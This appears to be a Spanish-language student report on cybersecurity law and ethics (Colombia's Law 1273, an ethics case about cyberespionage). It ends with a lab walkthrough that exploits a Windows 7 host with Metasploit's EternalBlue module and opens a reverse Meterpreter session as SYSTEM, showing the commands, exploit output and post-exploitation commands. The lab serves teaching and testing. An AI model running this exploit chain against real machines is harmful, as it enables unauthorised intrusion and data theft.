Si la respuesta es afirmativa y usted encontró algún proceso ilegal en el anexo 3 – Acuerdo: acuerdo, deberá mencionar que artículos de la ley 1273 se podrían vulnerar en dicho acuerdo y especificar porqué vulnera artículos de la ley 1273.

Artículo 269A - Acceso abusivo a un sistema informático

Quien, sin autorización o en contra de la ley, acceda de manera abusiva a un sistema informático protegido con alguna medida de seguridad.

Artículo 269B - Obstaculización ilegítima de sistema informático o red de telecomunicaciones

Quien, sin estar facultado, impida o interfiera el funcionamiento normal de un sistema informático o de una red de telecomunicaciones

Artículo 269C - Interceptación de datos informáticos

El que, sin autorización previa, intercepte datos informáticos en tránsito o contenidos en un sistema informático

Artículo 269D - Daño informático

Quien, sin estar facultado para ello, destruya, dañe, borre, deteriore, altere o suprima información contenida en un sistema informático o en una red de telecomunicaciones

Artículo 269F - Violación de datos personales

Quien, sin estar facultado, para ello con el fin de obtener provecho propio o de un tercero, o para causar daño, acceda, capture, intercepte, use, modifique o divulgue datos personales contenidos en archivos, bases de datos o sistemas informáticos

Artículo 269H - Hurto por medios informáticos y semejantes

El que, mediante la violación de un sistema informático o utilizando medios informáticos, sustraiga para sí o para un tercero bienes muebles o derechos

Artículo 269I - Transferencia no consentida de activos

Quien, sin estar facultado, y valiéndose de medios informáticos, efectúe transferencia de cualquier activo en perjuicio de un tercero

Fuente:

Ley 1273 de 2009 - Gestor Normativo. (s/f). Gov.co. Recuperado el 20 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

¿Existiendo procesos poco confiables en el anexo 3 – Acuerdo, usted como experto en ciberseguridad aplicaría a este trabajo en CyberFort Technologies, donde la organización dispone de un sueldo de $15.000.000 de pesos colombianos mensuales y contrato vitalicio?

Debe argumentar su respuesta ya sea afirmativa o negativa y tener en cuenta en la argumentación que dispone COPNIA en su código de ética para ingenieros.

No aplicaría a un puesto en CyberFort Technologies si los **procesos poco confiables** persisten sin que haya un compromiso firme de la gerencia para corregirlos. Participar en una organización con **procesos ilegales o poco éticos** podría comprometer mi integridad profesional, aumentar los riesgos legales y tener un impacto negativo en mi carrera.

Sin embargo, si la empresa muestra una **voluntad de cambio**, implementando políticas claras y éticas de seguridad de la información y respetando las normativas legales,

podría considerar aplicar al puesto con la intención de ayudar a transformar y fortalecer las políticas de seguridad de la organización.

Deberá analizar el caso problema "Ciberespionaje y Ética en CyberFort Technologies" (Anexo 7 - Escenario 2), redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar y dar respuesta los siguientes interrogantes:

¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoria de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?

El acceso a información sensible de los clientes por parte de empresas de ciberseguridad durante una auditoría de seguridad debe estar cuidadosamente gestionado para equilibrar dos necesidades clave: la efectividad de la auditoría y la protección de la privacidad y los datos confidenciales. A continuación, se detallan algunos puntos clave y cómo garantizar que este acceso no sea explotado de manera indebida:

- Acceso limitado y controlado a la información sensible
- Acuerdos legales y contractuales
- Supervisión y monitoreo del acceso
- Certificaciones y estándares de seguridad
- Técnicas de cifrado y compartición segura de información
- Políticas de uso y destrucción de datos
- Transparencia y comunicación con el cliente

Las empresas de ciberseguridad pueden requerir acceso a información sensible para realizar auditorías de seguridad eficaces, pero este acceso debe estar estrictamente controlado, limitado y supervisado. Las medidas técnicas, contractuales y operativas deben

garantizar que el acceso no sea explotado de manera indebida, protegiendo así la información del cliente y reduciendo al mínimo los riesgos asociados.

¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables?

Para evitar que los empleados de empresas de ciberseguridad utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables, es fundamental establecer mecanismos de supervisión y controles rigurosos. Estos mecanismos deben abordar tanto el aspecto técnico como el humano, asegurando que se mantenga un estricto control sobre el acceso a las herramientas y datos sensibles, algunos de los mecanismos más efectivos:

- Control de acceso basado en roles (RBAC)
- Monitoreo y registro de actividades (logging)
- Segmentación y acceso restringido a datos sensibles
- Supervisión de pares y procesos de revisión
- Capacitación en ética y normativas legales
- Autorizaciones previas para investigaciones
- Herramientas de detección de uso indebido
- Evaluaciones de terceros y auditorías independientes
- Política de sanciones claras y estrictas
- Desactivación automática de acceso al cambiar roles

La implementación de mecanismos de supervisión y control rigurosos es esencial para minimizar el riesgo de que empleados de empresas de ciberseguridad utilicen

herramientas forenses de manera indebida o poco ética. Estos mecanismos deben combinar controles técnicos sólidos, una cultura de responsabilidad y cumplimiento de normas éticas, junto con la supervisión activa de las actividades y un sistema de sanciones bien definido. Esto no solo protege la integridad de la empresa, sino también la confianza de los clientes y la seguridad de la información.

¿Como deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciberespionaje?

Cuando los gobiernos u organizaciones descubren que una empresa de ciberseguridad contratada ha cometido actos de ciberespionaje, la respuesta debe ser rápida, coordinada y contundente para minimizar los daños, investigar a fondo los hechos y aplicar las sanciones correspondientes. Los pasos clave que deberían seguir:

Suspender el acceso

Aislamiento de sistemas

Notificación a las autoridades

Iniciar una investigación interna inmediata

Colaborar con las fuerzas del orden y agencias de seguridad

Auditoría forense completa

Evaluar el impacto

Refuerzo de controles de seguridad

Cambio de proveedores de ciberseguridad

Acciones legales y sanciones

Cooperación internacional

Transparencia y comunicación con el público

Reparación y mitigación de daños

Revisión de políticas y procedimientos

Evaluación de lecciones aprendidas

El descubrimiento de ciberespionaje cometido por una empresa de ciberseguridad contratada requiere una respuesta rápida y coordinada que combine acciones técnicas, legales y estratégicas. Desde la contención del daño hasta la persecución penal de los responsables, las organizaciones y gobiernos deben actuar de manera firme para proteger la seguridad de sus sistemas y la integridad de la información comprometida, además de fortalecer sus mecanismos de prevención para evitar que esto ocurra de nuevo.

¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente

La restauración de la confianza tras un incidente de ciberespionaje requiere de una combinación de transparencia, acciones concretas para reforzar la seguridad y una firme respuesta ante las violaciones éticas. Implementar nuevas políticas, mejorar la gobernanza de la ciberseguridad y demostrar un compromiso con la seguridad y la ética son pasos fundamentales para que la organización recupere su reputación y garantice que no se repitan incidentes similares.

Fuente:

(S/f). Asobancaria.com. Recuperado el 24 de octubre de 2024, de https://www.asobancaria.com/wp-content/uploads/2020/09/Gui%CC%81a-de-Buenas-Pra%CC%81cticas-para-Auditar-la-CiberseguridadV4_compressed.pdf

Martín, E. (2020, marzo 19). Mejores prácticas para una auditoría de ciberseguridad. *Grupocibernos.com*. https://www.grupocibernos.com/blog/mejores-practicas-para-una-auditoria-de-ciberseguridad

Lo que no debes pasar por alto en una auditoría de ciberseguridad. (s/f). Ambit-bst.com. Recuperado el 24 de octubre de 2024, de https://www.ambit-bst.com/blog/auditoria-de-ciberseguridad

Riveros, A. (2021, abril 8). *Consejos para hacer una auditoría de seguridad informática para evitar riesgos digitales*. EALDE Business School. https://www.ealde.es/auditoria-de-seguridad-informatica/

Marlin, T. (2019, diciembre 5). *Cómo deben responder las organizaciones ante un ciberataque complejo*. Www.ey.com; EY. https://www.ey.com/es_co/assurance/how-organizations-should-respond-to-complex-cyber-attack

Etapa 3

Lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en uno de sus equipos de cómputo en la dependencia. La información inicial con la que cuenta el equipo es que la máquina donde se está generando la fuga de información tiene instalada una aplicación vulnerable bajo un Windows.

Pasos:

Análisis de la aplicación vulnerable

Identificación de vulnerabilidad: Identificar cuál es la aplicación vulnerable instalada en el equipo. Esto incluye la versión específica, ya que diferentes versiones pueden tener distintas vulnerabilidades.

Ejecutar pruebas de penetración en la aplicación: Usar herramientas de pentesting (como Metasploit, Nessus o Burp Suite) para simular ataques en la aplicación. Esto permitirá determinar si el exploit puede abrir un acceso Shell, realizar escalación de privilegios u otros ataques.

Análisis de tráfico: Monitorear el tráfico de red desde y hacia el equipo donde está instalada la aplicación para detectar posibles conexiones no autorizadas que puedan estar transmitiendo datos hacia afuera.

Identificación Vulnerabilidad:

Windows 7 ya no se considera seguro para su uso en entornos de producción o en sistemas que requieran una alta seguridad, y aquí están las principales razones:

Fin del Soporte de Microsoft

Vulnerabilidades No Corregidas

Compatibilidad de Software y Hardware

Limitaciones en la Seguridad


Aumento del Riesgo en Redes Empresariales

Una aplicación vulnerable es aquella que tiene fallos de seguridad que un atacante podría explotar para comprometer su funcionamiento o acceder sin autorización al sistema donde está instalada. Estas vulnerabilidades pueden surgir debido a errores de programación, falta de actualizaciones, o configuraciones incorrectas, y son especialmente peligrosas en sistemas obsoletos o sin soporte, como Windows 7.

Recomendación: Para una mayor seguridad, lo ideal es **migrar a Windows 11** si es posible. Estas versiones son las que actualmente reciben soporte y actualizaciones de seguridad.


A continuación se identifica el equipo de la organización con sistema operativo windows 7 y dirección IP 192.168.0.10

Ilustración 7 *Equipo Windows 7*




Se brinda identificación del equipo Kali Linux con dirección 192.168.0.11 el cual se encargara de realizar los análisis en el equipo windows 7

Ilustración 8 *Equipo Kali Linux*



Se comprueba conexión entre las dos maquinas

Ilustración 9 *Comunicación Entre Maquinas*



Ejecutar pruebas de penetración en la aplicación:

Usar herramientas de pentesting (como Metasploit, Nessus o Burp Suite) para simular ataques en la aplicación.


Desde la maquina **Kali Linux** se procede a examinar la maquina **Windows 7** mediante el comando **Nmap** para evaluar la seguridad de su infraestructura y detectar posibles puntos de vulnerabilidad, como:

- Escaneo de puertos
- Detección de servicios
- Escaneo de vulnerabilidades

Uso de NMAP

Es una herramienta de código abierto ampliamente utilizada en hacking ético y administración de redes para realizar **exploración y auditoría de seguridad** en redes. Nmap permite descubrir hosts y servicios en una red, así como recopilar información sobre puertos abiertos, servicios activos, versiones de software, sistemas operativos y más.

Ilustración 10 *Comando Nmap*



Se identifica que la maquina **windows 7** tiene 13 puertos abiertos, se realizara pruebas de penetración mediante Metasploit la cual permite ejecutar pruebas de penetración de manera sistemática, evaluar la seguridad de una infraestructura y demostrar pruebas de concepto (PoC) de ataques.


Puertos descubiertos:

- 135 – 139 – **445** – 554 – 2869 – 5357 – 10243 – 49152 – 49153 - 49154
- 49155 – 49156 - 49157

Uso de Mestasploit

Se trata de una plataforma que permite a los usuarios desarrollar, probar y ejecutar exploits (código que aprovecha vulnerabilidades en sistemas) en un entorno controlado para realizar pruebas de penetración.

Ilustración 11 *Inicio Metasploit*




Exploit Eternalblue

La vulnerabilidad afecta al servicio SMBv1 (Server Message Block) en varias versiones de Windows y puede ser utilizada para ejecutar código malicioso de manera remota sin necesidad de autenticación.

Permite la ejecución remota de código (RCE) a través del protocolo SMBv1, lo que puede permitir a un atacante remoto ejecutar código arbitrario en el sistema objetivo. En algunos casos, esto puede llevar a un control completo del sistema.

Se aplica el comando search ms17_010 esto buscará el exploit conocido para la vulnerabilidad MS17-010 (EternalBlue) en Windows.


Ilustración 12 *Comando Search ms17_010*



Al identificar vulnerabilidad de eternal blue se aplica el comando

exploit/windows/smb/ms17_010_eternalblue:

Ilustración 13 *exploit/windows/smb/ms17_010_eternalblue*



Se configura el exploit: Configura las opciones necesarias, como la IP del objetivo (RHOST) y otros parámetros:

set RHOSTS [IP_del_objetivo]
set LHOST [tu_IP]
set LPORT [puerto_local_para_la_conexión]

Ilustración 14 *Configuración Exploit*

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.0.10
rhosts ⇒ 192.168.0.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.0.11
lhost ⇒ 192.168.0.11
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 455
lport ⇒ 455
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Resultado Exploit Eternalblue

Ilustración 15 *Resultados Explotación Eternalblue*


```
[*] Started reverse TCP handler on 192.168.0.11:455
[*] 192.168.0.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.10:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional
7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.10:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.10:445 - The target is vulnerable.
[*] 192.168.0.10:445 - Connecting to target for exploitation.
[+] 192.168.0.10:445 - Connection established for exploitation.
[+] 192.168.0.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.10:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows
7 Profes
[*] 192.168.0.10:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7
601 Serv
[*] 192.168.0.10:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack
 1
[+] 192.168.0.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.10:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.10:445 - Starting non-paged pool grooming
[+] 192.168.0.10:445 - Sending SMBv2 buffers
[+] 192.168.0.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.10:445 - Sending final SMBv2 buffers.
[*] 192.168.0.10:445 - Sending last fragment of exploit packet!
[*] 192.168.0.10:445 - Receiving response from exploit packet
[+] 192.168.0.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.10:445 - Sending egg to corrupted connection.
[*] 192.168.0.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.0.10
[*] Meterpreter session 1 opened (192.168.0.11:455 → 192.168.0.10:49160) at 2024-11-04 18:0
4:19 -0500
[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter >
```

Se obtiene un resultado exitoso de la explotación, una vez que un sistema ha sido comprometido mediante un exploit, Meterpreter permite al atacante realizar una amplia variedad de acciones en el sistema objetivo de manera sigilosa y sin necesidad de ejecutar archivos adicionales en el sistema comprometido.

Inicio Sesión Meterpreter

Meterpreter es un tipo de payload que, después de un exploit exitoso, se ejecuta en la máquina víctima y proporciona una interfaz de línea de comandos interactiva para realizar diversas acciones. A diferencia de otros payloads que abren una shell tradicional, Meterpreter se comunica de manera eficiente con la máquina atacante, lo que permite ejecutar comandos avanzados y realizar tareas de post-explotación.

Ilustración 16 Sesión Meterpreter




Una vez que se obtiene una sesión de Meterpreter, se puede ejecutar diferentes comandos. Algunos de los más comunes incluyen:

Información del Sistema desde Meterpreter:

Con el comando sysinfo Muestra información básica sobre el sistema objetivo, como el nombre del equipo, sistema operativo, y arquitectura

Ilustración 17 Comando Sysinfo




Getuid Este comando muestra el nombre del usuario actual bajo el cual está ejecutándose el payload en el sistema remoto. Esto es útil para verificar los permisos de la sesión y ver si se necesita elevar privilegios

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

Identificación de usuarios desde Meterpreter:


***Ilustración 18** Comando Getuid*



En este ejemplo, el resultado indica que el usuario actual es NT AUTHORITY\SYSTEM, lo que significa que tienes permisos de administrador en el sistema Windows comprometido, por lo que no es necesario ninguna elevación de estos.

El comando getprivs muestra una lista de privilegios disponibles para el usuario actual en la sesión de Meterprete, esto es útil para verificar si el usuario tiene permisos especiales que se pueden aprovechar para realizar otras acciones.

